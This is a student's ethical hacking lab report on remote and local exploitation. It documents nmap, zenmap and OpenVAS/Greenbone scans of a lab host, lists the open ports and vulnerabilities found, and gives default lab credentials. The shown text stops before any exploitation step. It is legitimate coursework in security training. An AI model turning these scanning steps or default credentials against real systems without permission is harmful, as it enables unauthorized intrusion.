



CSCI-6658-01

ETHICAL HACKING



Infoseclablearning Assignment-2

Remote and Local Exploitation

Student Info:

Name : Akhila Parankusham

Student ID: 00810899

Email: apara7@unh.newhaven.edu

TABLE OF CONTENTS

Executive Summary	02
Highlights.....	02
Objectives.....	02
Lab Description Details	02
Supporting Evidence	02
Conclusion & Wrap-up	19

Executive Summary

Highlights

Perform an extensive system evaluation, scanning with nmap and OpenVas, Greenbone for vulnerability assessment, Metasploit for exploiting weaknesses, and Meterpreter for unauthorized system access.

Nmap, OpenVas, Metasploit, Meterpreter

Objectives

The main objectives of this lab is discovering and exploiting vulnerabilities in both remote and local system setups. Using penetration testing tools and techniques, we will learn to exploit security holes, acquire unauthorized access, and carry out various attack scenarios. It helps in mitigating security risks, enhancing their ability to safeguard systems and networks against possible attacks.

Lab Description Details

1. Network Scanning: Using Nmap and OpenVas, we thoroughly search the network for available TCP ports.
2. Vulnerability Assessment: Utilizing the Greenbone interface, we run a thorough vulnerability evaluation, directly connecting to the OpenVas Manager.
3. Exploitation of Vulnerabilities: We identify high-severity vulnerabilities and run exploits using Metasploit, a powerful tool that discovers security problems and assists in penetration testing.
4. Remote Command Execution: Following successful exploitation, we use Meterpreter to remotely execute instructions on the targeted machine, gaining control over it.


Supporting Evidence

Step 1: Login into Kali 2 OpenVas and enter the credentials for the other user.

Username: root

Password: toor

Step 2: Open the terminal.



Step 3: Check for all the options that are available in nmap by using the terminal.

nmap

```

root@kali2:~# nmap
Nmap 6.47 ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] [target specification]
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0.255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <srv1[,srv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan

```

Step 4: Scanning the firewall for open ports.

nmap 230.0.113.100 --system-dns

```

root@kali2:~# nmap 203.0.113.100 --system-dns
Starting Nmap 6.47 ( http://nmap.org ) at 2023-09-30 23:06 EDT
Nmap scan report for 203.0.113.100
Host is up (0.00041s latency).
Not shown: 989 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
443/tcp   open  https
1099/tcp  closed rmiregistry
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5432/tcp  open  postgresql
8180/tcp  closed sampleflag:999818

Nmap done: 1 IP address (1 host up) scanned in 4.56 seconds
root@kali2:~#

```


Step 5: Solving the sample challenge and capturing the flag from the information retrieved from the previous step.



SAMPLE CHALLENGE


Step 6: Open zenmap and set the target as 203.0.113.100 and launch an intense scan on it.

```
# zenmap
```




Step 7: Once the scanning is done, click on the ports/hosts tab to view the open ports and banner messages that are displayed.

```
NSE: Script Post-scanning.  
Read data files from: /usr/bin/./share/nmap  
OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 190.67 seconds  
Raw packets sent: 2079 (95.160KB) | Rcvd: 43 (2.600KB)
```




Step 8: Quit zenmap by clicking on scan from the menu bar. Choose close anyway if it asks regarding unsaved changes.




Step 9: Initiate the OpenVas Network Scanning application.

```
# /home/scripts/openvas_start
```




```
root@kali2:~# /home/scripts/openvas_start
Starting OpenVAS Scanner: openvassd.
Starting OpenVAS Manager: ERROR.
Starting Greenbone Security Assistant: gsad.
root@kali2:~#
```


Step 10: Open the Iceweasel web browser by clicking on it from the menu pane.



Step 11: Place the link <https://127.0.0.1:9392> in the address bar of the browser and open it.




Step 12: Click on I understand the risks>click on add exception>click on confirm the security exception.




Step 13: Entering the details in the login prompt.

Username: admin


Password: admin




Step 14: Type 203.0.113.100 as the IP address under the quick start box and then start the scan.



Step 15: After the scanning is done, click on the hyperlink to open the report.




Step 16: Open the report and scroll through the large number of vulnerabilities.



The screenshot shows the Greenbone Security Assistant web interface. The top navigation bar includes links for Offensive Security, Kali Linux, Kali Docs, Exploit-DB, and Aircrack-ng. The main header displays the Greenbone Security Assistant logo and the user is logged in as Administrator. Below the header, there are tabs for Scan Management, Asset Management, SecInfo Management, Configuration, Extras, and Administration. The 'Report: Results' section is active, showing a list of vulnerabilities. The filter is set to 'sort-reverse=severity result_hosts_only=1 min_cvss_base= levels=hmlg'. The table lists vulnerabilities with their severity, host, and location.

Vulnerability	Severity	Host	Location
OpenSSL 'bn_wexpend()' Error Handling Unspecified Vulnerability	10.0 (High)	203.0.113.100	80/tcp
OpenSSL 'bn_wexpend()' Error Handling Unspecified Vulnerability	10.0 (High)	203.0.113.100	443/tcp
PostgreSQL weak password	9.0 (High)	203.0.113.100	5432/tcp
PostgreSQL Multiple Security Vulnerabilities	8.5 (High)	203.0.113.100	5432/tcp
Apache httpd Web Server Range Header Denial of Service Vulnerability	7.8 (High)	203.0.113.100	80/tcp
Apache httpd Web Server Range Header Denial of Service Vulnerability	7.8 (High)	203.0.113.100	443/tcp
